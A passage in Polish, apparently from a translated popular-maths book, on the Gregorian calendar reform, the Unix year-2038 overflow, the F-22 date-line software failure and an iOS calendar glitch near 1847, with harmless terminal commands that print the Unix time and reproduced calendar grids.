Obecnie wiemy już, że kalendarz gregoriański nie jest dziełem papieża Grzesia – ten był zbyt zajęty swoimi papieskimi sprawami i przekonywaniem ludzi, by zmienili swoje przyzwyczajenia – lecz włoskiego lekarza i astronoma Aloisio „Luigiego” Giglii. Uczony niestety zmarł w roku 1576, a więc na dwa lata przed udostępnieniem przez komisję reformatorską jego (lekko zmienionego) kalendarza. Po skromnej zachęcie

w postaci bulli papieskiej z roku 1582, która odgórnie nakazała wszystkim przyjąć nowy sposób liczenia lat, duża część świata tak właśnie postąpiła.

Najważniejszym pomysłem Luigiego było zachowanie standardowego układu juliańskiego z rokiem przestępnym co cztery lata, ale z pominięciem go trzy razy na każde cztery wieki. I tak latami przestępnymi zostały wszystkie te, które są podzielne przez cztery, przy czym zgodnie z sugestią Luigiego lata jednocześnie podzielne przez sto miały być zwykłe (z wyjątkiem tych, które były też podzielne przez czterysta). Dzięki temu uzyskał on średnią 365,2425 dnia na rok, co wypada zadziwiająco blisko pożądanej wartości dla roku zwrotnikowego, czyli 365,2422 dnia.

Chociaż ten kalendarz był lepszy z punktu widzenia matematyki, to z uwagi na to, że powstał w związku ze świętami katolickimi i został wprowadzony przez papieża, kraje pozostające w opozycji do katolicyzmu sprzeciwiły się także nowemu kalendarzowi. Anglia (i wówczas niejako automatycznie Ameryka Północna) jeszcze przez półtora wieku trzymała się starego kalendarza juliańskiego, w wyniku czego nie dość, że rozbieżność względem cyklu pór roku zwiększyła się u jej mieszkańców o kolejny dzień, to jeszcze wypadały tam inne daty niż w większości pozostałych krajów Europy.

Problem był tym poważniejszy, że kalendarz gregoriański dodatkowo został cofnięty: ponownie skalibrowano całą rachubę lat, tak jakby od samego początku używano właśnie jego, a nie systemu juliańskiego. Papież wykorzystał swoją władzę i nakazał, aby z października 1582 roku usunąć dziesięć dni. W ten sposób w krajach katolickich po 4 października tego roku nastąpił 15 października. Wszystko to oczywiście nieco utrudnia pracę historykom. Kiedy 12 lipca 1627 roku, podczas wojny angielsko-francuskiej, wojska wyspiarskie wylądowały na Île de Ré, siły francuskie

były gotowe do walki 22 lipca. Czyli tego samego dnia. Przynajmniej dla obu armii był to czwartek.

Z czasem, kiedy kalendarz gregoriański był coraz częściej postrzegany jako sposób na podążanie za zmianami pór roku, a coraz mniej jako coś narzuconego przez papieża, coraz więcej krajów przyjmowało nową rachubę lat. Ustawa brytyjskiego parlamentu z roku 1750 wspomina, że daty w angielskim kalendarzu różnią się nie tylko od tych w kontynentalnej Europie, ale nawet od tych w Szkocji. Zatem w końcu również Anglicy dokonali zmiany – nie wspomnieli jednak wprost o papieżu, lecz tylko o „sposobie poprawienia kalendarza".

W roku 1752 królestwo Anglii (które wciąż – choć z trudem – obejmowało pewne terytoria w Ameryce Północnej) usunęło jedenaście dni z września. I tak po drugim dniu września nastąpił czternasty. W odróżnieniu od tego, co można wyczytać w internecie, nikt nie narzekał na stratę jedenastu dni życia i nikt nie wychodził na ulice z transparentami głoszącymi: „Oddajcie nam nasze jedenaście dni". Wiem to na pewno: wybrałem się do British Library – brytyjskiej biblioteki narodowej – w której przechowywane są egzemplarze wszystkich gazet wydanych kiedykolwiek na terenie Anglii, i przeszukałem doniesienia z tamtego czasu. Ani jednej wzmianki o jakichś skargach; jedynie reklamy nowych kalendarzy. Dla ich producentów nastały złote czasy.

Nieprawdziwe przekonanie, że ludzie protestowali przeciwko zmianie kalendarza, zdaje się mieć źródło w debatach politycznych poprzedzających wybory w roku 1754. Opozycjoniści atakowali wszystko, co ich rywale zrobili za swojej kadencji, w tym właśnie zmianę kalendarza i kradzież jedenastu dni. Uchwycił to olejem na płótnie William Hogarth w swoim obrazie zatytułowanym *Bankiet przedwyborczy*. Jedyne w tamtych czasach zasadne obawy podnosili ci, którzy nie chcieli płacić podatków za pełne

365 dni, podczas gdy w rzeczywistości właśnie ich ubyło. I słusznie, można by rzec.

Rosja dokonała zmiany, żeby wyrównać swój kalendarz z resztą świata, dopiero w roku 1918, który zaczął się czternastego lutego zamiast pierwszego stycznia. Co musiało wiele osób solidnie zaskoczyć. Wyobraźcie to sobie: budzicie się po sylwestrowej zabawie, a tu już walentynki. Nowy kalendarz pozwoliłby Rosjanom przybyć na czas na olimpiadę organizowaną w roku 1920. Gdyby zostali zaproszeni. Niestety dla nich Rosja stała się tymczasem Rosją Sowiecką, którą z przyczyn politycznych pominięto. Rosyjscy sportowcy pojechali dopiero na igrzyska organizowane w 1952 roku w Helsinkach, gdzie w końcu zdobyli swój upragniony złoty medal w strzelectwie.

Pomimo wszystkich poprawek obowiązujący obecnie kalendarz gregoriański nie jest bynajmniej doskonały. Wynikająca z niego średnia 365,2425 dnia na rok jest całkiem niezła, ale wciąż nie jest to dokładnie 365,2421875 dnia. Nadal mylimy się o dwadzieścia siedem sekund rocznie, a to oznacza, że rozmijamy się z kalendarzem zwrotnikowym o pełny dzień co 3213 lat. Pory roku zamieniają się miejscami co pół miliona lat. I na pewno zaniepokoi wszystkich informacja, że obecnie nie ma żadnych planów, by temu zaradzić!

Po prawdzie w tak długiej perspektywie czasowej mamy inne zmartwienia. Nie tylko oś obrotu Ziemi ciągle się przesuwa, ale czyni to też sama orbita. Nasza planeta krąży wokół Słońca po elipsie, a punkty najbliższe i najdalsze od tej gwiazdy co 112 000 lat zataczają własne koło. Do tego wszystko może pomieszać oddziaływanie grawitacyjne pozostałych planet. W Układzie Słonecznym panuje niezły bajzel!

Dzięki współczesnej astronomii Juliusz Cezar może się zaśmiać ostatni. Rok świetlny – czyli miara odległości przebytej przez światło w ciągu

jednego roku (w próżni) – bazuje na roku trwającym 365,25 dnia, zgodnie z kalendarzem juliańskim. Zatem odległości w kosmosie mierzymy dziś jednostką pośrednio zdefiniowaną przez starożytnego Rzymianina.

Dzień, w którym zatrzyma się czas

O 3.14 nad ranem we wtorek 19 stycznia 2038 roku wiele współczesnych mikroprocesorów i komputerów przestanie działać. Winę za to ponosi sposób przechowywania bieżącej daty i godziny. Poszczególne komputery mają dość kłopotów z pamiętaniem, ile sekund minęło od ich włączenia, a sprawy dodatkowo się komplikują, kiedy trzeba jeszcze pilnować, jaki jest dziś dzień. Komputerowa rachuba czasu boryka się z tymi samymi odwiecznymi problemami z korygowaniem rozbieżności między kalendarzem a cyklami planety co my, a do tego musi sobie radzić z ograniczeniami systemu binarnego.

Kiedy na początku lat siedemdziesiątych XX wieku pojawili się pierwsi prekursorzy współczesnego internetu, zaistniała potrzeba ustalenia wspólnego standardu mierzenia czasu. W tym celu Instytut Inżynierów Elektryków i Elektroników (Institute of Electrical and Electronics Engineers, IEEE) powołał komitet, który w roku 1971 zaproponował, aby wszystkie systemy komputerowe zliczały sześćdziesiąte części sekundy, za punkt odniesienia przyjmując 1 stycznia 1971 roku. Było to tym łatwiejsze, że komputery były zasilane prądem o częstotliwości 60 herców. Sprytne. Tyle że system sześćdziesięciohercowy wyczerpałby pojemność 32-bitowego licznika w nieco ponad dwa lata i trzy miesiące. To już mniej sprytne.

System zmieniono zatem tak, żeby zliczał całe sekundy od początku roku 1970. Licznik wykorzystuje 32-bitową liczbę ze znakiem, co pozwala

zapisać w nim maksymalnie 2 147 483 647 sekund: ponad sześćdziesiąt osiem lat. Tak postanowili przedstawiciele pokolenia, które w ostatnich sześćdziesięciu ośmiu latach było świadkami drogi od wynalezienia pierwszego samolotu przez braci Wright po taniec kosmonautów na Księżycu. Byli przekonani, że do roku 2038 komputery zmienią się nie do poznania i nie będą już używały uniksowego zegara.

A mimo to mniej więcej w połowie drogi nadal używamy tego systemu. Czas dosłownie powoli nam się kończy.

Komputery istotnie zmieniły się nie do poznania, ale wciąż wykorzystują ten sam uniksowy zegar. Jeśli ktoś używa dowolnego linuksa lub maca, licznik znajduje się w dolnej połowie systemu operacyjnego, tuż pod interfejsem graficznym. Jeśli czytając te słowa, masz pod ręką komputer z MacOS-em, uruchom aplikację Terminal, która stanowi bramę do faktycznego sposobu działania komputera. Następnie wpisz polecenie **date +%s** i naciśnij Enter**. Z ekranu spojrzy na ciebie liczba sekund, które upłynęły od 1 stycznia 1970 roku.

Jeśli czytasz to przed środą 18 maja 2033 roku, liczba wciąż jest mniejsza niż dwa miliardy. Ale będzie impreza! Niestety w mojej strefie czasowej dwumiliardowa sekunda upłynie o 4.30 rano. Do dziś pamiętam zakrapianą imprezę 13 lutego 2009 roku, kiedy tuż po 23.31 świętowałem z paroma kumplami upłynięcie sekundy numer 1 234 567 890. Jon, znajomy programista, napisał aplikację, która odliczała nam czas do tego przełomowego momentu. Pozostali bywalcy knajpki wyglądali na bardzo zdziwionych, dlaczego świętujemy walentynki o pół godziny za wcześnie.

Ale odłóżmy na bok wiwaty i wróćmy do tego, że jesteśmy już sporo za półmetkiem odliczania do katastrofy. Kiedy upłynie te 2 147 483 647 sekund, wszystko się zatrzyma. Microsoft Windows ma własny sposób odliczania czasu, ale MacOS powstał na bazie Unixa. A co

ważniejsze, wiele nieodzownych procesorów – od serwerów odpowiedzialnych za działanie internetu po twoją pralkę – będzie wtedy pracowało pod kontrolą jakiejś pochodnej systemów uniksowych. Wszystkie są zatem podatne na problem roku 2038.

Nie mam pretensji do osób, które wybrały taki a nie inny sposób rachuby czasu w Unixie. Pracowały z tym, co było wówczas do dyspozycji. Inżynierowie lat siedemdziesiątych XX wieku uznali, że ktoś inny kiedyś, w odległej przyszłości, zaradzi problemom spowodowanym ich decyzją (postępowanie typowe dla pokolenia wyżu demograficznego). No i powiedzmy sobie szczerze – sześćdziesiąt osiem lat to bardzo długo. Pierwsze wydanie tej książki ukazało się w roku 2018 i co pewien czas rozmyślam nad tym, jak zapewnić jej aktualność w przyszłości. Może powinienem pododawać w stosownych miejscach „kiedy piszę te słowa” albo pieczołowicie przebudować zdania tak, żeby z biegiem czasu zmiany i nowe odkrycia nie zdezaktualizowały treści? Możecie to czytać już po minięciu progu dwóch miliardów sekund w roku 2033. Przed tym się zabezpieczyłem. Ale zupełnie nie wziąłem pod uwagę osób czytających to w roku 2086. A to będzie właśnie za sześćdziesiąt osiem lat!

Podjęto już pewne kroki, by zaradzić tej sytuacji z zegarem. Wszystkie procesory używające 32-bitowych liczb są nazywane układami 32-bitowymi. Mało kto przy zakupie nowego laptopa sprawdza domyślny system zapisu liczb, ale Maki są 64-bitowe już od blisko dziesięciu lat, a najczęściej używane serwery też przeszły już na 64 bity. I choć niestety niektóre maszyny 64-bitowe wciąż wykorzystują do rachuby czasu 32 bity, żeby zachować zgodność ze starszymi kumplami, w większości przypadków nowo kupiony komputer 64-bitowy będzie mógł zliczać sekundy jeszcze przez wiele, wiele lat.

Największą liczbą ze znakiem, jaką można zapisać w systemie 64-bitowym, jest 9 223 372 036 854 775 807. Tyle sekund odpowiada 292 miliardom i 300 milionom lat. W takich sytuacjach użyteczną jednostką miary okazuje się wiek wszechświata: 64-bitowy czas uniksowy wystarczy do zmierzenia dwudziestojednokrotności tej wielkości. Komputery będą działały (przy założeniu, że w tym czasie nie doczekamy się kolejnej zmiany) aż do 4 grudnia 292 277 026 596 roku n.e. Będzie to niedziela.

Kiedy tylko świat stanie się całkowicie 64-bitowy, będziemy bezpieczni. Pytanie brzmi: czy zdążymy zmodernizować całe to obecne zatrzęsienie mikroprocesorów do roku 2038? Potrzebujemy albo nowych procesorów, albo aktualizacji, która wymusi na starych układach zapisywanie czasu przy użyciu niezwykle dużej liczby.

W ostatnim czasie musiałem zaktualizować oprogramowanie w żarówkach, telewizorze, termostacie układu ogrzewania i odtwarzaczu multimedialnym podłączanym do telewizora. Mam przekonanie graniczące z pewnością, że wszystkie te urządzenia wykorzystują układy 32-bitowe. Czy zdążę je zaktualizować na czas? Biorąc pod uwagę moją obsesję na punkcie aktualności oprogramowania układowego – zapewne tak. Ale pozostanie wiele urządzeń, które aktualizacji się nie doczekają. Procesory znajdują się też w mojej pralce, zmywarce i w moim samochodzie. A ja nie mam pojęcia, jak je zaktualizować.

Łatwo jest to wszystko zbagatelizować i potraktować jako drugą iterację „problemu roku 2000”, kiedy to żadna katastrofa nie nastąpiła. Dzięki ogromnemu wysiłkowi prawie wszystko udało się zaktualizować. Ale to, że uniknęliśmy katastrofy, nie oznacza, że nie było żadnego zagrożenia. Łatwo jest popaść w beztroskę, skoro wtedy tak dobrze nam poszło. Niestety problem roku 2038 będzie wymagał o wiele bardziej fundamentalnych zmian w kodzie oprogramowania, a czasem wymiany samego sprzętu.

Przekonaj się sam

Jeśli chcesz zobaczyć konsekwencje błędu roku 2038 na żywo, znajdź jakiś iPhone. Ten trik może zadziałać też na innych telefonach, możliwe również, że iPhone doczeka się aktualizacji (lub już się doczekał), która temu zaradzi. Obecnie jednak systemowy stoper wykorzystuje zegar wewnętrzny i zapisuje czas w postaci 32-bitowej liczby ze znakiem. Z tego powodu jeśli rozpoczniemy mierzenie czasu i potem cofniemy zegar systemowy, wskazanie stopera nagle się zwiększy. Kilkukrotne przesunięcie czasu w telefonie do przodu i do tyłu pozwala niezwykle szybko zwiększyć wartość odmierzaną przez stoper. Aż do osiągnięcia limitu liczby 64-bitowej, kiedy stoper przestanie działać.

Wpadka projektantów F-22

Jak trudne może być ustalenie aktualnej daty? Albo przyszłej? Mogę ze spokojem oznajmić, że 64-bitowy czas uniksowy wystarczy nam do 4 grudnia 292 277 026 596 roku n.e., bo kalendarz gregoriański jest bardzo przewidywalny. Na krótką metę jest niezwykle prosty i ma czteroletni cykl. Przy dwóch rodzajach lat (zwykłym i przestępnym) i siedmiu możliwych dniach tygodnia, w które może wypaść 1 stycznia, mamy do wyboru tylko czternaście układów miesięcy. Szukając kalendarza na rok 2019 (nieprzestępny, rozpoczynający się we wtorek), wiedziałem, że będzie taki sam jak ten na rok 2013, więc mogłem sobie kupić właśnie taki z przeceny.

Chciałem jednak czegoś bardziej nostalgicznego i udało mi się znaleźć kalendarz z roku 1985.

Jeśli komuś zależy na kolejności lat, to kalendarz gregoriański zatacza pełne koło co czterysta lat, po pełnym cyklu lat metaprzestępnych (przestępowania lat przestępnych). Czyli dzień, którym się aktualnie cieszysz, jest dokładnie tym samym, jaki był czterysta lat temu. Można by pomyśleć, że da się to łatwo zaprogramować w komputerze. Owszem, jeśli komputer pozostaje w spoczynku. Ale kiedy tylko zaczyna się przemieszczać, pojawiają się komplikacje.

Bzdura z internetu

> OGROMU SZCZĘŚCIA WSZYSTKIM!!! W tym roku grudzień ma 5 poniedziałków, 5 sobót i 5 niedziel. To zdarza się raz na 823 lata. Taki rok sprzyja szczęściu w finansach. Jeśli udostępnisz tę wiadomość, za 4 dni otrzymasz zastrzyk pieniędzy. Tak wynika z chińskiego *feng shui*. Jeśli tego nie zrobisz, skończą ci się pieniądze. Musisz przekazać dalej tę wiadomość w ciągu 11 minut od przeczytania. To nic nie kosztuje, więc tak właśnie zrobiłem. DLA FRAJDY.

To jeden z wielu popularnych internetowych łańcuszków głoszących, że coś się zdarza tylko raz na 823 lata. Nie mam pojęcia, skąd się wzięła ta liczba. Z jakiegoś powodu w sieci jest mnóstwo różnych tekstów twierdzących, że aktualny rok jest wyjątkowy i że ta wyjątkowość powtórzy się dopiero za 823 lata.

Teraz możesz spokojnie odpowiadać, że nic w kalendarzu gregoriańskim nie może się zdarzać rzadziej niż raz na czterysta lat. DLA FRAJDY.

A zważywszy, że mamy tylko cztery długości miesięcy i siedem dni tygodnia, jest tylko dwadzieścia osiem możliwych układów dni w miesiącu. Zatem takie coś, jak wyżej opisano, zdarza się co kilka lat. (I nie wynika to z chińskiego *feng shui*).

W grudniu 2005 roku do służby weszły pierwsze myśliwce F-22 Raptor. Zacytujmy amerykańskie siły powietrzne: „F-22 to pierwszy myśliwiec wielozadaniowy łączący technologie *stealth* i *supercruise* z niezwykłą zwrotnością i zintegrowaną awioniką, co razem składa się na najlepszy samolot bojowy świata". Gwoli sprawiedliwości trzeba dodać, że cytat pochodzi ze sprawozdania finansowego, w którym wojsko starało się usprawiedliwić wysokość wydatków poniesionych na projekt. Lotnictwo wojskowe USA dokonało stosownych obliczeń i oszacowało, że do 2009 roku łączny koszt wprowadzenia wszystkich F-22 do czynnej służby wyniesie 150 389 000 dolarów.

Ten samolot z pewnością miał jakąś naprawdę zintegrowaną awionikę. W starszych maszynach pilot sterował lotem „fizycznie" – za pomocą mechanizmów wykorzystujących stalowe linki do podnoszenia i opuszczania klap i tak dalej. Ale nie w F-22. Tu wszystkim zajmował się komputer. Jak inaczej uzyskać niezwykłą zwrotność najlepszego samolotu bojowego? Komputery to przyszłość. Ale – podobnie jak w przypadku samolotów – wszystko z nimi fajnie i pięknie dopóty, dopóki działają.

W lutym 2007 roku sześć samolotów F-22 leciało z Hawajów do Japonii, kiedy nagle wszystkie ich komputery pokładowe w tej samej chwili przestały działać. Wysiadła zupełnie nawigacja, podobnie jak układ

paliwowy, a nawet część systemów łączności. I nie było to wynikiem ataku wroga ani sprytnego sabotażu. Wystarczyło, że samoloty przekroczyły linię zmiany daty.

Chcemy, żeby południe wypadało mniej więcej wtedy, kiedy Słońce mamy prosto nad głowami, czyli kiedy nasz kawałek Ziemi jest zwrócony dokładnie w stronę tej gwiazdy. Ziemia kręci się w kierunku wschodnim, zatem kiedy u kogoś jest południe, wszędzie na wschód od niego południe już było (i Słońce przesunęło się ku zachodowi), zaś wszędzie na zachód południe dopiero będzie. Dlatego też czas w kolejnych strefach czasowych przesuwa się (zazwyczaj) o godzinę do przodu właśnie przy poruszaniu się na wschód.

Ale w jakimś momencie musimy w końcu przestać dodawać te godziny; nie można ciągle przesuwać zegarka do przodu tylko dlatego, że poruszamy się nieustannie w kierunku wschodnim. Gdyby jakimś magicznym sposobem udało się nam wyjątkowo szybko okrążyć planetę, nie wrócimy przecież do punktu wyjścia, przenosząc się o cały dzień w przyszłość. W którymś miejscu koniec dnia musi się spotkać z, cóż, dniem poprzednim. Kiedy przekraczamy linię zmiany daty, cofamy się (albo przesuwamy do przodu) w kalendarzu o cały dzień.

Jeśli macie trudności z ogarnięciem tego w myśli, nie jesteście sami. Linia zmiany daty wywołuje spore zamieszanie i najwyraźniej twórcy oprogramowania myśliwca F-22 też nie do końca rozumieli ten mechanizm. Siły powietrzne USA nie stwierdziły wprost, co poszło nie tak (oznajmiono jedynie, że udało się to coś naprawić w 48 godzin), ale wydaje się, że pomiar czasu nagle przeskoczył o cały dzień i komputer pokładowy spanikował, po czym uznał, że najlepiej będzie po prostu wszystko wyłączyć. Próby zrestartowania systemu w powietrzu nie powiodły się,

zatem chociaż samoloty mogły dalej lecieć, piloci nie mogli nimi sterować. Musiały dowlec się do domu za najbliższą latającą cysterną.

Współczesne myśliwce… Władcy starożytnego Rzymu… Prędzej czy później czas dopadnie wszystkich.


Bugendarz

Dostałem e-mail od programisty Nicka Daya, który zauważył, że kalendarz na urządzeniach z systemem iOS zaczyna się psuć w okolicy roku 1847. Luty ma ni z tego, ni z owego trzydzieści jeden dni. A styczeń dwadzieścia dziewięć. Lipiec, sierpień i grudzień zupełnie zniknęły. W latach poprzedzających rok 1848 nie wyświetlają się nagłówki z rokiem. Żeby się o tym przekonać, wystarczy otworzyć na iPhonie domyślny kalendarz w układzie roku i przez parę chwil przesuwać szybko palcem w dół [Błąd ten został już naprawiony w kolejnych aktualizacjach oprogramowania systemowego – przyp. red.].

Ale dlaczego 1847? Z tego, co mi wiadomo, Nick zauważył to jako pierwszy, a mnie nie udało się znaleźć żadnego oczywistego powiązania z czasem uniksowym ani liczbami 32- czy 64-bitowymi. Mamy jednak pewne podejrzenie…

Firma Apple korzysta z więcej niż jednego systemu odliczania czasu i niekiedy używa CFAbsoluteTime, czyli liczby sekund, które upłynęły od 1 stycznia 2001 roku. Jeśli CFAbsoluteTime jest zapisywany jako 64-bitowa liczba ze znakiem i kilkoma cyframi przeznaczonymi na miejsca dziesiętne

(liczba zmiennoprzecinkowa o podwójnej precyzji), na całkowitą liczbę sekund zostałyby tylko 52 bity.



Jan							Feb							Mar						
					1	2						1	2		1	2	3	4	5	6
3	4	5	6	7	8	9	3	4	5	6	7	8	9	7	8	9	10	11	12	13
10	11	12	13	14	15	16	10	11	12	13	14	15	16	14	15	16	17	18	19	20
17	18	19	20	21	22	23	17	18	19	20	21	22	23	21	22	23	24	25	26	27
24	25	26	27	28			24	25	26	27	28	29	30	28	29	30				
							31													

Apr							May							Jun						
			1	2	3	4							1			1	2	3	4	5
5	6	7	8	9	10	11	2	3	4	5	6	7	8	6	7	8	9	10	11	12
12	13	14	15	16	17	18	9	10	11	12	13	14	15	13	14	15	16	17	18	19
19	20	21	22	23	24	25	16	17	18	19	20	21	22	20	21	22	23	24	25	26
26	27	28	29	30	31		23	24	25	26	27	28	29	27	28	29	30			
							30													

Jul							Aug							Sep						
				1	2	3	1	2	3	4	5	6	7			1	2	3	4	5
4	5	6	7	8	9	10	8	9	10	11	12	13	14	6	7	8	9	10	11	12
11	12	13	14	15	16	17	15	16	17	18	19	20	21	13	14	15	16	17	18	19
18	19	20	21	22	23	24	22	23	24	25	26	27	28	20	21	22	23	24	25	26
25	26	27	28	29	30	31	29	30						27	28	29	30	31		

Oct							Nov							
					1	2	1	2	3	4	5	6	7	
3	4	5	6	7	8	9	8	9	10	11	12	13	14	
10	11	12	13	14	15	16	15	16	17	18	19	20	21	
17	18	19	20	21	22	23	22	23	24	25	26	27	28	
24	25	26	27	28	29	30	29	30	31					

Jan							Feb							Mar						
						1							1							1
2	3	4	5	6	7	8	2	3	4	5	6	7	8	2	3	4	5	6	7	8
9	10	11	12	13	14	15	9	10	11	12	13	14	15	9	10	11	12	13	14	15
16	17	18	19	20	21	22	16	17	18	19	20	21	22	16	17	18	19	20	21	22
23	24	25	26	27	28	29	23	24	25	26	27	28	29	23	24	25	26	27	28	29
30	31													30	31					

Apr							May							Jun						
					1	2											1	2	3	4
3	4	5	6	7	8	9	1	2	3	4	5	6	7	5	6	7	8	9	10	11
10	11	12	13	14	15	16	8	9	10	11	12	13	14	12	13	14	15	16	17	18
17	18	19	20	21	22	23	15	16	17	18	19	20	21	19	20	21	22	23	24	25
24	25	26	27	28	29	30	22	23	24	25	26	27	28	26	27	28	29	30		
							29	30	31											

Jul							Aug							Sep						
						1					1	2	3							
2	3	4	5	6	7	8	4	5	6	7	8	9	10	3	4	5	6	7	8	9
9	10	11	12	13	14	15	11	12	13	14	15	16	17	10	11	12	13	14	15	16
16	17	18	19	20	21	22	18	19	20	21	22	23	24	17	18	19	20	21	22	23
23	24	25	26	27	28	29	25	26	27	28	29	30		24	25	26	27	28	29	30
30																				

Oct							Nov							Dec						
						1			1	2	3	4	5							1
2	3	4	5	6	7	8	6	7	8	9	10	11	12	4	5	6	7	8	9	10
9	10	11	12	13	14	15	13	14	15	16	17	18	19	11	12	13	14	15	16	17
16	17	18	19	20	21	22	20	21	22	23	24	25	26	18	19	20	21	22	23	24
23	24	25	26	27	28	29	27	28	29	30				25	26	27	28	29	30	31
30	31																			

1848

Jan							Feb							Mar						
						1														
2	3	4	5	6	7	8	1	2	3	4	5	6	7	1	2	3	4	5	6	7
9	10	11	12	13	14	15	8	9	10	11	12	13	14	8	9	10	11	12	13	14
16	17	18	19	20	21	22	15	16	17	18	19	20	21	15	16	17	18	19	20	21
23	24	25	26	27	28	29	22	23	24	25	26	27	28	22	23	24	25	26	27	28
30	31						29							29	30	31				

Apr							May							Jun						
						1			1	2	3	4	5					1	2	3
2	3	4	5	6	7	8	6	7	8	9	10	11	12	4	5	6	7	8	9	10
9	10	11	12	13	14	15	13	14	15	16	17	18	19	11	12	13	14	15	16	17
16	17	18	19	20	21	22	20	21	22	23	24	25	26	18	19	20	21	22	23	24
23	24	25	26	27	28	29	27	28	29	30	31			25	26	27	28	29	30	

Jul							Aug							Sep						
						1					1	2	3							
2	3	4	5	6	7	8	6	7	8	9	10	11	12	3	4	5	6	7	8	9
9	10	11	12	13	14	15	13	14	15	16	17	18	19	10	11	12	13	14	15	16
16	17	18	19	20	21	22	20	21	22	23	24	25	26	17	18	19	20	21	22	23
23	24	25	26	27	28	29	27	28	29	30	31			24	25	26	27	28	29	30
30	31																			

Oct							Nov							Dec						
						1				1	2	3	4							
2	3	4	5	6	7	8	5	6	7	8	9	10	11	3	4	5	6	7	8	9
9	10	11	12	13	14	15	12	13	14	15	16	17	18	10	11	12	13	14	15	16
16	17	18	19	20	21	22	19	20	21	22	23	24	25	17	18	19	20	21	22	23
23	24	25	26	27	28	29	26	27	28	29	30			24	25	26	27	28	29	30
30	31													31						

1849

Jan							Feb							Mar						
1	2	3	4	5	6	7				1	2	3	4				1	2	3	4
8	9	10	11	12	13	14	5	6	7	8	9	10	11	5	6	7	8	9	10	11
15	16	17	18	19	20	21	12	13	14	15	16	17	18	12	13	14	15	16	17	18
22	23	24	25	26	27	28	19	20	21	22	23	24	25	19	20	21	22	23	24	25
29	30	31					26	27	28					26	27	28	29	30	31	

Apr							May							Jun						
						1			1	2	3	4	5						1	2
2	3	4	5	6	7	8	6	7	8	9	10	11	12	3	4	5	6	7	8	9
9	10	11	12	13	14	15	13	14	15	16	17	18	19	10	11	12	13	14	15	16
16	17	18	19	20	21	22	20	21	22	23	24	25	26	17	18	19	20	21	22	23
23	24	25	26	27	28	29	27	28	29	30	31			24	25	26	27	28	29	30
30																				

Jul							Aug							Sep						
						1						1	2							1
2	3	4	5	6	7	8	3	4	5	6	7	8	9	2	3	4	5	6	7	8
9	10	11	12	13	14	15	10	11	12	13	14	15	16	9	10	11	12	13	14	15
16	17	18	19	20	21	22	17	18	19	20	21	22	23	16	17	18	19	20	21	22
23	24	25	26	27	28	29	24	25	26	27	28	29	30	23	24	25	26	27	28	29
30	31						31							30						

Oct							Nov							Jan						
						1				1	2	3	4							1
2	3	4	5	6	7	8	5	6	7	8	9	10	11	2	3	4	5	6	7	8
9	10	11	12	13	14	15	12	13	14	15	16	17	18	9	10	11	12	13	14	15
16	17	18	19	20	21	22	19	20	21	22	23	24	25	16	17	18	19	20	21	22
23	24	25	26	27	28	29	26	27	28	29	30			23	24	25	26	27	28	29
30	31													30	31					

Największą możliwą do zapisania w ten sposób liczbą jest 4 503 599 627 370 495. Jeśli cofniemy się o tyle mikrosekund (zamiast sekund) od 1 stycznia 2001 roku, uzyskamy piątek 16 kwietnia 1858 roku… Może właśnie dlatego kalendarz psuje

się mniej więcej w okolicy tej daty… Może. Cóż, nic lepszego nie wymyśliłem.

Gdyby ktoś z programistów Apple’a mógł mi udzielić jednoznacznego wyjaśnienia, proszę o kontakt.

---

* Oczywiście w liczbie binarnej nie możemy zapisać znaku plus ani minus, zatem znak liczby jest określany zerem lub jedynką, co jednak nadal wymaga użycia do tego celu jednego bitu.

** Na komputerach z systemem Windows w wierszu poleceń (cmd) należy wpisać komendę: **powershell -command „[int32](New-TimeSpan „1/1/1970”).TotalSeconds”** (przyp. red.).

2

Błędy inżynieryjne

